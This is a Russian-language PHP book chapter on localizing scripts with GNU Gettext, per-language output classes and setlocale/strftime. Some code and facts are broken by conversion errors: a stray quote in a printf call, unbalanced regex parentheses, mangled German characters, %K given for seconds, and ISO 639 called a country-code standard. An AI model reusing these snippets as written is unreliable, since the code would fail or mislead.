Строку, подлежащую переводу, следует передать как аргумент методу gettext(), например:

```
print("Hello World!");           // До
print(gettext("Hello World!")); // После
```

Чтобы не тратить время на ввод gettext(), можно прибегнуть к сокращенному вызову с помощью символа подчеркивания \_. Например:

```
print(_("Hello World!"));
```

Если перевод хранится в массиве и искомая строка не найдена, то возвращается пустая строка и, возможно, предупреждение об отсутствующем индексе в массиве. Таким образом, применение Gettext делает программу более надежной.

## xgettext испомогательные утилиты

Когда строки в программе помечены посредством функции \_() или gettext(), их можно извлечь и перевести. Для извлечения служит xgettext, входящая в пакет Gettext.

*Если xgettext не установлена в системе, то надо раздобыть пакет Gettext и установить его. Загрузить пакет можно с сайта <http://www.gnu.org/software/gettext/>.*

Сохраним наш маленький сценарий Hello World как файл helloworld.php, тогда можно извлечь из него строки, которые требуется перевести, с помощью такой команды:

```
xgettext --keyword=_ -o helloworld.po helloworld.php
```

В большом проекте можно задавать имена файлов с помощью групповых символов, например так: \*.php.

Необходимо указать с помощью ключа --keyword, что символ подчеркивания используется в качестве ключевого слова. Не будет ничего страшного, если xgettext сообщит, что ей неизвестно расширение .php, и файлы будут счи-

таться написанными на С. Инструментарий пакета Gettext был рассчитан на работу с исходными файлами на С, и ему ничего не известно о PHP. Однако синтаксис PHP и С очень схож, поэтому `xgettext` может извлекать строки из сценариев PHP. Сделать это можно только тогда, когда строки заключены в двойные кавычки (" . . . "), как это свойственно строкам в исходном коде С. Поэтому, хотя для PHP безразлично, какие кавычки в сценарии, в данном контексте одинарные кавычки не работают.

Мы получим в текущем каталоге файл `helloworld.po`. В этом файле содержится просто пустая оболочка для перевода, которая передается переводчикам. Переводчики заполняют пустые строки переведенными текстовыми данными и возвращают их.

До перевода файл `helloworld.po` выглядит так:

```
# НЕКИЙ СОДЕРЖАТЕЛЬНЫЙ ЗАГОЛОВОК.  
# Copyright (C) YEAR Free Software Foundation) Inc.  
# FIRST AUTHOR <EMAIL@ADDRESS>;, YEAR.  
#  
#, fuzzy  
msgid ""  
msgstr ""  
"Project-Id-Version: PACKAGE VERSION\n"  
"POT-Creation-Date: 2001-03-24 15:26+0100\n"  
"PO-Revision-Date: YEAR-MO-DA HO:MI+ZONE\n"  
"Last-Translator: FULL NAME <EMAIL@ADDRESS>; \n"  
"Language-Team: LANGUAGE <LL@li.org>\n"  
"MIME-Version: 1.0\n"  
"Content-Type: text/plain; charset=CHARSET\n"  
"Content-Transfer-Encoding: ENCODING\n"  
  
#: helloworld.php:6  
msgid "Hello World!"  
msgstr ""
```

Файл `.po` представляет собой ASCII-файл, который можно редактировать в любом текстовом редакторе. Он содержит некоторые комментарии и пары идентификатор/строка сообщения. В первой паре идентификатором служит пустая строка (""). Соответствующая строка сообщения предназначена для хранения информации о переводе, языке перевода и т. д. Можете оставить ее как есть или чем-нибудь заполнить - мы не будем здесь рассматривать ее. Те, кого интересуют проекты переводов, могут связаться с командой специалистов на `ll@li.org`, где `ll` - код языка.

`xgettext` нашла в файле одну строку, которую можно перевести. Стока идентифицируется с помощью `msgid`, чтобы на этапе исполнения можно было найти и получить ее. Переводчик не должен изменять ID сообщения, связывающий его с источником. Должно быть заполнено только пустое поле `msgstr`.

## msgfmt

Полученный переведенный файл должен быть конвертирован в двоичный формат, чтобы можно было пользоваться переводом. Для этой цели предназначена программа `msgfmt`:

```
msgfmt helloworld.po -o helloworld.mo
```

Полученный двоичный файл называется `helloworld.mo`. Расширения файлов `.po` и `.mo` указывают, что это **переносимые объекты** (portable objects) и **машинные объекты** (machine objects), или двоичные файлы.

Затем необходимо обеспечить дерево каталогов для **локалей**. Для этого следует создать каталог `locale` или `intl`, после чего внутри этого каталога создать каталог для каждого языка.

Названия языкам можно дать по кодам стран в стандарте ISO 639 (<http://www.oasis-open.org/cover/is0639a.html>). Внутри каждого каталога языка создадим еще один каталог с именем `LC_MESSAGES`. Сюда мы поместим `helloworld.po` и `helloworld.mo`. После этого структура каталога будет выглядеть так:

```
/myApp/helloworld.php  
    otherscripts.php  
    locale/en/LC_MESSAGES/helloworld.po  
        helloworld.mo  
    da/LC_MESSAGES/helloworld.po  
        helloworld.mo
```

## bindtextdomain()

Для того чтобы сценарий мог читать строки, хранящиеся в этих каталогах, надо настроить **текстовый домен** (textdomain). Это делается с помощью функции `bindtextdomain()`:

```
bindtextdomain("helloworld", "./locale");
```

Благодаря этой функции `gettext()` знает, что сообщения для домена `helloworld` хранятся в каталоге `./locale/`. В качестве имени текстового домена выступает то же имя, что и у файлов `.mo`, но без суффикса. `gettext()` знает об особой структуре каталогов и сможет теперь найти **локали**. Однако, зарегистрировав несколько доменов, надо выбрать один из них, который будет доменом по умолчанию. В нашем примере домен всего один, но и его надо установить как используемый по умолчанию:

```
textdomain("helloworld");
```

## putenv()

Наконец, мы должны установить переменную окружения `LC_ALL`, чтобы указать язык по умолчанию. По этому значению `gettext()` будет выбирать требу-

емый подкаталог `./locale/`, поэтому следует задать язык, который там уже есть. Переменная окружения устанавливается с помощью `putenv()`:

```
putenv("LC_ALL=da");
```

В окончательном виде программа выглядит так:

```
<?php  
putenv("LC_ALL=da");  
bindtextdomain("helloworld", "./locale");  
textdomain("helloworld");  
  
print(_("Hello World!"));  
?>
```

## Модификация перевода

Переводы время от времени приходится обновлять по мере добавления в программу новых строк или изменения существующих. Применяя `gettext()`, надо обращать особое внимание на выводимые данные, следя за тем, чтобы они были переведены, поскольку никакие предупреждения или ошибки при запросе непереведенной строки не отображаются. Метод `gettext()` просто использует исходные строки и строки перевода, если они заданы.

Чтобы обновить перевод, извлеките из программы все строки - так же, как в начале перевода. В полученном файле `.po` будут содержаться все строки, частично уже переведенные. После этого новый файл, содержащий все еще не переведенные строки, сливается со старым, чтобы можно было работать с переводами неизмененных строк.

Эту задачу выполняет программа `msgmerge` из пакета Gettext. Например, мы поместили все строки, извлеченные из программы, в файл `new.po`, а прежние переведенные строки хранятся в файле `old.po`; выполним в командной строке `msgmerge`:

```
msgmerge old.po new.po -o merged.po
```

Результат сохранен в `merged.po`. В этом файле должны сохраниться все прежние переводы, сохранившие свою силу, а также ID новых сообщений, которые должны быть переведены. Сделав это, слитые файлы можно передать в CVS или обеспечить их доступность переводчикам иными средствами, чтобы они могли обновить локали отсутствующими строками.

## Недостатки Gettext

PHP компилируется без поддержки Gettext, если не потребовать ее явно при выполнении сценария `configure`, указав ключ `--with-gettext[=DIR]`. DIR требуется только при установке Gettext в нестандартной конфигурации. Дополнительные сведения о настройке PHP приведены в главе 2.

Убедитесь, что ваш ISP поддерживает *Gettext*, прежде чем начать им пользоваться. Кроме того, если PHP выполняется в защищенном режиме, проверьте, есть ли у вас права для установки переменной окружения, необходимой Gettext, т. е. LC\_ALL.

Если есть сценарий, использующий Gettext, который надо перенести на другой сервер, не поддерживающий Gettext, то все обращения к gettext() следует заключить в оболочку. Эта оболочка должна искать строку в базе данных. Если проект небольшой, проще всего хранить строки в массиве PHP, а в большом проекте целесообразно использовать базу данных. Следует также создать какой-нибудь инструментарий для преобразования файлов .po в формат избранной базы данных.

Не применяйте gettext() с PHP при отсутствии инфраструктуры, необходимой для ее работы через Сеть. Если решено использовать gettext(), то при переходе на другой сервер, не поддерживающий эту библиотеку, придется модифицировать все команды вывода. Кроме того, лучше от нее отказаться при написании сценария, распространяемого среди разных многочисленных пользователей, поскольку это лишит большинство из них радости работы с ним.

С другой стороны, если gettext() станет стандартным компонентом PHP, это будет замечательная библиотека. В нескольких распространенных текстовых редакторах, например в emacs, есть специальная поддержка редактирования файлов .po.

## Расширение системы с помощью объектов

Мы видели, как просто локализуются сценарии в результате размещения строк в массивах или в случае применения Gettext. Можно воспользоваться обеими системами локализации, но следует изучить возможность их реконструкции с помощью объектов. Идея состоит в том, чтобы собрать в одном классе все функции, осуществляющие вывод. Функции должны быть достаточно общими и иметь возможность работы со многими языками путем простой подстановки переведенных строк. Одним из членов класса должен быть массив, в котором содержатся строки, необходимые функциям.

Важно отметить, что этот базовый класс не содержит в себе каких-либо строк. С массивом нельзя работать, пока в него не введены строки. Мы создадим новый класс, наследующий все методы базового класса. Все, что требуется от этого класса, - это заполнить строки, используемые методами вывода в родительском классе.

## Преимущества объектов

Большое преимущество состоит в том, что новый класс может переопределять методы базового класса. Это звучит тривиально, пока не поймешь, что многие базовые функции вывода, необходимые любому специалисту по локализации, можно написать в виде общих методов. Бывает так, что большая часть методов дает прекрасный результат для ряда языков, но один из них не годится в некотором особом случае конкретного языка. Тогда переводчик

берет базовую функцию и заново реализует ее так, как считает нужным. Как правило, можно просто скопировать код исходной функции и добавить к нему дополнительную проверку.

В результате программист полностью контролирует вывод перевода. Если программиста не удовлетворяет функция, имеющаяся в базовом классе, он может заменить некоторый конкретный метод. Необязательно копировать весь код, поскольку проблема заключается лишь в одном (предположительно) методе.

Если внести исправления в базовый класс, от этого выиграют все языки. Конечно, этот метод нельзя будет применить, если есть методы для конкретных языков, которые уже заменяют исправленный метод. В таком случае надо обновить классы только для одного или нескольких языков, тогда как если бы программист просто скопировал целый класс, пришлось бы проверять все языки.

Кроме того, переводчик может просто начать переводить строки. Хотя в нашем подходе использованы объекты, переводчику необязательно вначале работать с ними, и он может просто игнорировать первые несколько строк в локали, которые определяют класс. Если переводчик захочет потом исправить перевод, ему будет нетрудно это сделать.

## Использование объектов и переключение между языками

Если работать с объектами так, как описано выше, то кажется невозможным переключать язык объекта, скажем, с английского на немецкий. Однако можно создать объект, который с самого начала выводит правильный язык. Эта задача решается очень просто. Мы проверим, доступен ли требуемый язык, создадим объект, используя оператор `switch`, а затем создадим экземпляр этого объекта в качестве члена класса, содержащего все базовые функции. Таким образом мы сможем переключать объект вывода или, скорее, языки вывода, не разрушая исходный объект, содержащий все свойства и данные.

*Объектывводанедолженсодержатькакую-либоинформацию, отсутствующую в родительском объекте, чтобы можно было удалить объектыввода без ущерба для родительского объекта.*

## Преобразование имеющихся программ

Обсудив в общих словах создание хорошей системы перевода, посмотрим, как преобразовать существующую программу.

### Непереведенная программа

Займемся функцией, которая может входить в какой-нибудь большой сценарий и осуществляет перемещение по файловой системе. Мы уже встречали эту небольшую функцию в разделе «Динамические строки». Она всего

лишь выводит строку с указанием количества файлов в конкретном каталоге. Вот как выглядит функция до перевода:

```
function outNumFiles($count)
{
    if ($count <= 0) {
        echo("No files.");
    } elseif ($count == 1) {
        echo("1 file.");
    } else {
        echo("$count files.");
    }
}
```

## Перевод программы

Если установка PHP поддерживает Gettext, можно воспользоваться этой библиотекой для хранения строк. Если нет, то нетрудно создать оболочку, которая выбирает строки из массива. Эта оболочка действует так же, как `gettext()` или `_( )`, возвращая исходную строку, если нельзя найти перевод:

```
function _( $string )
{
    global $strings;
    if (isset($strings[$string])) {
        return $strings[$string];
    } else {
        return $string;
    }
}

function gettext($string)
{
    return _("{$string}");
}
```

Этот код работает благодаря замечательным массивам в PHP, позволяющим использовать строки в качестве **ключей**. Изменения в программе невелики, но сильны:

```
function outNumFiles($count)
{
    if ($count <= 0) {
        print(_("No files."));
    } elseif ($count == 1) {
        print(_("1 file."));
    } else {
        printf(_(""%s files."), $count);
    }
}
```

Эта программа по-прежнему разговаривает на английском языке, но теперь заменить язык легко, потому что все жестко зашитые строки заменены вызовами `_()`. Мы постарались не делать особых предположений относительно языка, в котором будет применяться эта функция.

При интернационализации программ всегда следует помнить о языках, которые могут обращаться с числами непривычным образом. Если написать процедуры вывода в стиле, который охватывает употребление этих языков, то снимается забота с экспертов по локализации, поскольку им не придется писать код. Мы воспользуемся функцией `sprintf()` в части `else` для форматирования выходной строки при наличии многих файлов.

Для того чтобы изменить язык в версии, написанной с применением Gettext, надо выполнить действия, описанные выше в разделе «[GNU Gettext](#)». В другом варианте для изменения языка следует включить файл, содержащий другое определение `$strings`, отличное от прежнего, в котором она имела значение `Null`. В случае локализации сценария для датского языка массив `$strings` должен выглядеть так:

```
$strings = array(
    'No files.' => 'Ingen filer.',
    '1 file.' => '1 fil.',
    '%s files.' => '%s filer.');
```

Сохраните этот код в отдельном файле, включаемом в файл, содержащий код для `outNumFiles()`. Датский перевод работает отлично, но только потому, что грамматические структуры датского и английского вполне аналогичны - получается точное отображение каждого английского слова в датское. Это иллюстрирует массив:

```
$mapping = array (
    'No' => 'Ingen',
    'files' => 'filer',
    : 'file' => 'fil');
```

Ясно, что на совпадение логики для обоих языков можно рассчитывать, только если такое соответствие определяется. Только тогда перевод окажется совершенным. Логика окажется нежизнеспособной, если для перевода английского слова «`file`» придется использовать два разных слова.

Чтобы понять, в чем проблема, посмотрим, как должна выглядеть функция, правильно выводящая данные на польском языке:

```
function outNumFiles($count)
{
    if ($count == 0) {
        return "Niema plików.";
    } elseif ($count == 1) {
        return "1 plik.";
    } elseif ($count <= 4) {
        return "$count pliki.";
```

```
    } elseif ($count <= 21) {
        return "$count plikyw.";
    } else {
        $last_digit = substr($count, -1);
        if ($last_digit >= 2 && $last_digit <= 4) {
            return "$count pliki.";
        } else {
            return "$count plikyw.";
        }
    }
}
```

Функция стала несколько сложнее. В польском языке есть несколько форм слова «file», и правила переключения между вариантами тоже становятся сложнее. Это показывает следующий пример вывода функции для польского языка (рис. 22.2):




Рис. 22.2. Выход функции для польского языка

Такого рода выдача плохо согласуется с системой, используемой с английским или датским языком. Раньше было только три случая: ноль файлов, один файл и несколько файлов. В польской функции различаются 6 случаев: ноль файлов, один файл, больше одного и меньше четырех файлов, больше 4 и меньше 22, а также больше 21, когда последняя цифра больше 1 и меньше 5. И еще один случай — когда последняя цифра не попадает в диапазон.

Если мы хотим гарантировать возможность перевода нашей программы на все языки, то должны обеспечить поддержку как английской/датской системы чисел, так и польской.

По существу, нам требуются разные функции для разных групп языков. Можно попробовать дать функциям уникальные имена для каждого языка, что равносильно копированию всего кода в разные файлы. Тогда возвращаются все проблемы, связанные с обеспечением синхронизации различных функций/файлов. Более искусным является решение, использующее объекты, а не файлы.

## Применение объектов для диверсификации перевода

Объекты позволяют дочерним объектам переопределять некоторые методы родительского класса. В случае применения объектов не надо беспокоиться о том, используется ли функция базового класса вывода или метод, переопределенный каким-нибудь потомком базового класса. Любой вызываемый метод должен вызывать подходящую строку.

Начнем с базового класса вывода. Этот класс должен содержать только функции, нейтральные к языку, чтобы дочерним классам не пришлось переопределять слишком много методов. Наш базовый класс выглядит так:

```
<?php
class Basic_Output
{
    var $strings;

    function _($string)
    {
        if (isset($this->strings[$string])) {
            return $this->strings[$string];
        } else {
            return $string;
        }
    }

    function gettext($string)
    {
        return $this->_($string);
    }

    function outNumFiles($count)
    {
        if ($count == 0) {
            return $this->gettext("No files.");
        } elseif ($count == 1) {
            return $this->gettext("1 file.");
        } else {
            return sprintf($this->gettext("%s files."), $count);
        }
    }
}
?>
```

Этот класс содержит оболочки для наших функций-оболочек Gettext, а также нашу функцию `outNumFiles()`. Затем мы создадим другой класс для вывода на английском языке, который унаследует члены-переменные и методы базового класса:

```
<?php
class English_Output extends Basic_Output
```

```
{
    // Здесь делать нечего, поскольку по умолчанию строки
    // содержат текст на английском языке!
}
?>
```

Как и в **Gettext**, наша функция `gettext()` возвращает исходную строку, если не может найти ее в массиве, поэтому все строки автоматически обращаются в английский язык.

Если мы создадим объект типа `English_Output`, он сможет отправлять на экран правильно форматированные строки на английском языке:

```
$obj = new English_Output();
echo($obj->outNumFiles(3)); // 3 files.
```

Перевод на датский должен использовать тот же базовый класс, что и для английского. Он выглядит так:

```
<?php
class Danish_Output extends Basic_Output
{
    function Danish_Output()
    {
        $this->strings = array(
            'No files.' => 'Ingen filer.',
            '1 file.' => '1 fil.',
            '%s files.' => '%s filer.');
    }
}
?>
```

Суффиксы числительных для датского и английского языков подчиняются одному закону, но он не действует для восточноевропейских языков. С китайским и японским языками он может действовать идеально, потому что в этих языках числительные следуют точной десятичной схеме. В этих случаях придется применять функции для вывода многобайтовых символов, описываемые далее в этой главе.

Если мы решим, что нам нужен датский, а не английский, то будем создавать объект для вывода датского, а не английского. Метод будет применяться тот же самый:

```
$obj = new Danish_Output();
echo($obj->outNumFiles(5)); // 5 filer.
```

Теперь посмотрим, как реализована функция для польского языка:

```
<?php
class Polish_Output extends Basic_Output
{
```

```

function outNumFiles($count)
{
    if ($count == 0) {
        return "Nie ma plików.";
    } elseif ($count == 1) {
        return "1 plik.";
    } elseif ($count <= 4) {
        return "$count pliki.";
    } elseif ($count <= 21) {
        return "$count plików.";
    } else {
        $last_digit = substr($count, -1);
        if ($last_digit >= 2 && $last_digit <= 4) {
            return "$count pliki.";
        } else {
            return "$count plików.";
        }
    }
}
?>

```

Польский объект не использует массив `$string`, объявленный в родительском классе, потому что функция `outNumFiles()` сама предоставляет все строки. Хотя мы и стараемся отделить строки от кода, в данном случае мы имеем пример прямо противоположный. Обоснованием служит то, что только ядро приложения не должно иметь в коде жестко прошитых строк. Локали могут переопределять методы базового класса, как хотят - могут использовать массив `$strings`, а могут прошить строки в коде, как выше.

Хотя приведенный метод обходится без массива `$strings`, это не значит, что другие методы не могут его использовать. Тогда класс должен обладать конструктором, который заполняет строки, как это делает класс для вывода датского языка.

С польским объектом мы работаем точно так же, как с английским и датским объектами:

```

$obj = new Polish_Output();
echo($obj->outNumFiles(7)); // 7 plików.

```

Имейте в виду, что весь приведенный код можно загрузить с веб-сайта Wrox <http://www.wrox.com/>. Полный пример, использующий все три объекта, хранится как `object2.php`, а все классы хранятся в файле `className.php`.

## Интеграция класса вывода и сценария

Выяснив, насколько просто переключаться между разными языками путем создания нескольких объектов, посмотрим, как обращаться с этими объектами в реальном сценарии.

Прежде всего, надо избавиться от создания объекта для конкретного языка. Приложение должно иметь возможность переключаться между языками на этапе исполнения, поэтому язык не должен жестко кодироваться в сценарии.

Объект для вывода должен быть сделан членом родительского класса. В нашем примере родительский объект следит за количеством посещений каждым пользователем. Назовем объект для вывода `output`:

```
<?php
class App
{
    var $output;

    function App($language)
    {
        $this->setLanguage($language);
    }

    function setLanguage($new_language)
    {
        switch ($new_language) {
            case 'da':
                $this->output = new Danish_Output();
                break;

            case 'pl':
                $this->output = new Polish_Output();
                break;

            default:
                $this->output = new English_Output();
                break;
        }
    }
?>
```

В этом классе есть метод, `setLanguage()`, с помощью которого происходит переход на другой язык. Данный метод принимает в качестве аргумента код страны и пытается найти его в списке языков. Найдя язык, он создает член-объект.

Затем создаем новый объект:

```
$obj = new App('da');
$obj->output->outNumFiles(2);
```

Обратите внимание на две стрелки `->`. Это необходимо, чтобы получить доступ к методу `outNumFiles()` объекта вывода. Первая стрелка обеспечивает доступ к члену-объекту с именем `output`, а вторая - к нужному нам методу. Изменим язык:

```
$obj->setLanguage('en');
```

Теперь наша функция `setLanguage()` присваивает `$obj->output` новый объект вывода и выбрасывает прежний объект, поскольку он больше не нужен. Зачем использовать вложенные объекты? Приведенный пример очень невелик. В реальном приложении объект `App` может быть гораздо больше и сложнее. Приложение может выбирать данные из базы, выполнять над ними расчеты и представлять результат пользователю. В такой ситуации выбрасывать объект `App` неэффективно, поскольку в нем содержатся результаты. Чтобы переключить язык, пришлось бы заново делать выборку данных и выполнять вычисления.

Конечно, такая проблема возникает только тогда, когда надо изменить язык объекта после его создания. Если приложению не требуется делать это, следует установить наследование различных объектов вывода базовому объекту.

## Уточнение сценария

Переведя выводимые данные на другой язык, можно продвинуться дальше и сделать работу сценария более тонкой. Надо определить, в каком формате пользователю показывается время и, что далеко не последнее по важности, каким образом PHP осуществляет сортировку.

Обычно с помощью `setlocale()` различным функциям PHP сообщается о том, с каким языком мы работаем. Функции, зависящие от локали, выбирают текущую локаль и пользуются ею, как могут, но остальные функции продолжают работу, не замечая локали. О `setlocale()` будет рассказано далее в этой главе.

## Регулярные выражения

В PHP регулярные выражения не используют локаль.<sup>1</sup> Например, попробуем выделить в строке три слова, разделенные пробелами:

```
$string = 'Just three words';
ereg('([a-zA-Z]+) ([a-zA-Z]+) ([a-zA-Z]+)', $string, $regs);
```

<sup>1</sup> Регулярные выражения в стиле Perl (PCRE) в PHP учитывают локаль, если PHP собран для системы, поддерживающей локали и имеющей необходимые файлы для нужной локали. Если необходимая локаль не действует по умолчанию, но присутствует в системе, необходимо вызвать метод `setlocale()` для категории `LC_CTYPE` (или `LC_ALL`, в которую входит `LC_CTYPE`). Например, если в системе под управлением Linux по умолчанию действует локаль C (US-ASCII), то `preg_match('/\w+/', 'привет')` вернет `false`. Однако если перед вызовом `preg_match` установить локаль CP1251: `setlocale(LC_ALL, 'ru_RU.CP1251')`, то такой поиск по шаблону вернет `true`. Кроме того, функции для регулярных выражений PCRE работают гораздо быстрее функций для регулярных выражений POSIX, которые здесь рассматриваются. Если нет каких-либо противопоказаний, используйте поиск по регулярным выражениям в стиле Perl. - Примеч. науч. ред.

Этот код поместит три слова в первые три позиции \$regs (фактически они займут позиции 1-3, т. к. слот 0 содержит копию \$string). Поскольку мы задали диапазоны явно, они не охватывают специальные символы из других языков.

Можно также использовать классы символов alnum следующим образом:

```
<?php  
ereg('([[:alnum:]]+) ([[:alnum:]]+) ([[:alnum:]]+)', $string, $regs);  
?>
```

К несчастью, этот вариант все равно не работает со специальными символами, хотя он должен учитывать локаль. Если попробовать сделать то же самое с помощью утилиты UNIX grep, то обнаружится, что она корректно обрабатывает специальные символы, если локаль установлена правильно:

```
echo -e 'a\nb\nc\næ\nø\nå' | grep '[[:alnum:]]'  
a  
b  
c  
export LC_ALL=da_DK  
echo -e 'a\nb\nc\næ\nø\nå' | grep '[[:alnum:]]'  
a  
b  
c  
æ  
ø  
å
```

При действительной необходимости найти специальные символы, основываясь на локали, можно включить grep в сценарий PHP следующим образом:

```
exec("echo(\"input\") | grep 'pattern'", $output)
```

Этот код выполняет командную строку, заданную в первом аргументе, и сохраняет результат в массиве \$output. Запуская такой код, следует проявлять крайнюю осторожность, чтобы не выполнить строки, поступившие от пользователей, поскольку это будет серьезным нарушением правил безопасности.

Положиться на PHP в проверке символов на совпадение нельзя, поэтому попробуем с помощью PHP отыскать *несовпадающие* символы, которые для нас нежелательны. В нашем примере требуется удалить пустое пространство. В этом случае вместо поиска символов в словах можно получить желательный результат, отыскивая символы, которые пробелами не являются. Соответствующее регулярное выражение будет выглядеть так:

```
ereg('[^[:blank:]]+[^[:blank:]]+'.  
     ('[^[:blank:]]+[^[:blank:]]+'.  
      ('[^[:blank:]]+', $string, $regs);
```

В результате будут найдены строки, содержащие специальные символы и цифры, которые можно отфильтровать следующим образом:

```
ereg('(^[:blank:][:digit:]]+)[[:blank:]]+'.  
    ('^[:blank:][:digit:]]+)[[:blank:]]+'.  
    ('^[:blank:][:digit:]]+', $string, $reg$);
```

При необходимости фильтр можно расширить.

Дополнительно код примеров можно найти в главе 7. Получить полный список классов символов можно на странице руководства `regex(7)` любой системы UNIX или Linux.

## Выделение заглавными буквами

Если код полагается на встроенные функции PHP для выделения строк заглавными буквами, то сначала надо воспользоваться `setlocale()`. В противном случае PHP не распознает специальные символы (æ, 0, а) как входящие в набор символов, а потому не станет преобразовывать их к верхнему регистру:

```
<?php  
/* Некоторые специальные символы немецкого языка */  
$string = ' а ц 6';  
  
echo(ucwords($string)); // Дает 'ä ü ö'  
  
setlocale(LC_ALL, 'de_DE'); // Устанавливаем локаль для Германии1  
echo(ucwords($string)); // Дает 'Ä Ü Ö'  
?>
```

## Время и дата в национальном формате

В PHP есть функции, с помощью которых можно получать информацию о дате и времени в национальном формате пользователя.

Сначала с помощью `setlocale()` укажем локаль. Для этого применяется синтаксис:

```
string setlocale(mixed category, string locale)
```

Спецификатор `category` определяет область действия изменений локали. Она может принимать следующие значения (табл. 22.1):

---

<sup>1</sup> В ранних версиях PHP категории в функции `setlocale()` задавались строками (например, `setlocale('LC_ALL', 'C')`). В современных версиях следует использовать предопределенные константы, опуская кавычки (`setlocale(LC_ALL, 'C')`). - *Примеч. науч. ред.*

*Таблица 22.1. Области действия изменений локали*

| Спецификатор категории | Область действия изменений локали  |
|------------------------|--|
| LC_ALL                 | Для всех нижеследующих   |
| LC_COLLATE             | Для сравнения строк  |
| LC_CTYPE               | Для классификации и преобразования символов, т. е. <code>strtoupper()</code> |
| LC_MONETARY            | Для преобразования денежной единицы  |
| LC_NUMERIC             | Разделитель целой и дробной части в десятичных числах                        |
| LC_TIME                | Для форматирования даты и времени с помощью функции <code>strftime()</code>  |

Категория `LC_TIME` включает специфическое для локали форматирование даты и времени.

Значение, устанавливающее локаль, в некоторой мере зависит от реализации. Стока может иметь вид `cc_RR`, где `cc` - код страны (country code), определенный в стандарте ISO 639, а `RR` указывает регион (не совпадающий с кодом страны).

Некоторые основные языки используются во многих частях света, поэтому необходимо добавить конкретный регион. Хорошим примером служит английский язык. Его widespread означает, что в системе могут быть установлены локали для Австралии, Ботсваны, Канады, Дании, Великобритании, Гонконга, Ирландии, Индии, Новой Зеландии, Филиппин, Сингапура, США, ЮАР и Зимбабве (`Australia`, `Botswana`, `Canada`, `Denmark`, `Britain`, `Hong Kong`, `Ireland`, `India`, `New Zealand`, `Philippines`, `Singapore`, `USA`, `South Africa`, `Zimbabwe`).

Как правило, также имеется файл, в котором определены псевдонимы языков, благодаря чему, например, локаль для Дании можно задать как `danish`, `dansk` или `da_DK`. Псевдонимы локалей нечувствительны к регистру, поэтому можно писать `Danish`, `DANISH` или `DaNiSh`. Напротив, сама локаль чувствительна к регистру и должна быть задана как `da_DK`, а не `da_dk`.

Попробуйте сначала задать английское название своей страны, если это не подействует, попробуйте формат `cc_RR`. Если и это не поможет, узнайте у администратора сервера, установлена ли локаль, которая обычно бывает расположена в `/usr/share/i18n/locales/`.

Функция `strftime()` применяется для задания формата временной метки типа `date()`, но на местном языке. Ей передается строка формата и необязательная временная метка. Если временная метка не задана, передается текущее время компьютера. Функция `strftime()` применяется в сочетании с `setlocale()`:

```
setlocale(LC_TIME, $locale);
echo(strftime("%c"));
```

Здесь был применен спецификатор формата `%c`, устанавливающий формат даты и времени, предпочтительный для текущей локали. Спецификатор `%c` создает довольно длинную строку, поэтому часто получают из локали саму строку формата. В тех странах, где принят формат `день/месяц-год`, строка формата задается как `%d/%m-%Y`, тогда как в других странах формат должен быть `%m/%d/%Y`.

В такой ситуации функция `strftime()` может даже не потребоваться и достаточно будет функции `date()`. Функция `strftime()` нужна, только если требуется включить название дня недели или месяца.

Ниже приводится список спецификаторов формата функции `strftime()` (табл. 22.2):

*Таблица 22.2. Спецификаторы формата функции strftime()*

**Спецификатор Область действия изменений локали**

|                 |   |
|-----------------|---|
| <code>%a</code> | Сокращенное название дня недели в текущей локали  |
| <code>%A</code> | Полное название дня недели в текущей локали   |
| <code>%b</code> | Сокращенное название месяца в текущей локали  |
| <code>%B</code> | Полное название месяца в текущей локали   |
| <code>%c</code> | Представление даты и времени в текущей локали   |
| <code>%C</code> | Цифры, обозначающие век (год, деленный на 100 и усеченный до целого, от 00 до 99)             |
| <code>%d</code> | День месяца в виде двузначного десятичного числа (от 01 до 31)                                |
| <code>%D</code> | То же, что <code>%m/%d/%y</code>  |
| <code>%e</code> | День месяца в виде десятичного числа: пробел перед единственной цифрой (от '1' до '31')       |
| <code>%h</code> | То же, что <code>%b</code>  |
| <code>%H</code> | Час в виде десятичного числа на 24-часовом циферблате (от 00 до 23)                           |
| <code>%I</code> | Час в виде десятичного числа на 12-часовом циферблате (от 01 до 12)                           |
| <code>%j</code> | День года как десятичное число (от 001 до 366)  |
| <code>%m</code> | Месяц как десятичное число (от 01 до 12)  |
| <code>%M</code> | Минута как десятичное число   |
| <code>%n</code> | Обычный символ перевода строки  |
| <code>%p</code> | «am» или «pm» в соответствии с заданным временем или соответствующие строки из текущей локали |
| <code>%r</code> | Время в обозначениях a.m. и p.m.  |
| <code>%R</code> | Время по 24-часовой шкале   |
| <code>%K</code> | Секунды в виде десятичного числа  |
| <code>%t</code> | Табуляция   |
| <code>%T</code> | Текущее время, равносильно <code>%H:%M:%S</code>  |

| Спецификатор | Область действия изменений локали  |
|--------------|--|
| %u           | День недели как десятичное число [1,7], понедельник представлен единицей   |
| %U           | Номер недели в текущем году как десятичное число, начиная с первого воскресенья как первого дня первой недели  |
| %V           | Номер недели в текущем году как десятичное число в стандарте ISO 8601:1988, от 01 до 53, где неделя 1 - первая неделя в текущем году, в которой есть хотя бы 4 дня, неделя начинается с понедельника |
| %W           | Номер недели в текущем году как десятичное число, начиная с первого понедельника как первого дня первой недели   |
| %w           | День недели как десятичное число, воскресенье представлено нулем   |
| %x           | Предпочтительное представление даты без времени в текущей локали   |
| %X           | Предпочтительное представление времени без даты в текущей локали   |
| %y           | Год как десятичное число без века (от 00 до 99)  |
| %Y           | Год как десятичное число, включая век  |
| %z           | Временной пояс, название или сокращение  |
| %%           | Литеральный символ «%»   |

*Не все спецификаторы могут поддерживаться вашей библиотекой С, тогда они не будут поддерживаться и функцией PHP `strftime()`.*

## Извлечение информации с помощью `localeconv()`

Функция `localeconv()` появилась в PHP версии 4.0.5 и дает информацию о форматировании строк, представляющих денежные единицы. Сама она ничего не форматирует, но позволяет узнать правила, действующие в конкретной локали.

Данная функция возвращает ассоциативный массив со стандартными элементами типа `decimal_point`, `thousands_sep` и т. д. Ее полное описание можно найти в электронной документации. Этими элементами можно воспользоваться для форматирования строк, например в функции `number_format()`:

```
<?php
$amount = 123456.123;
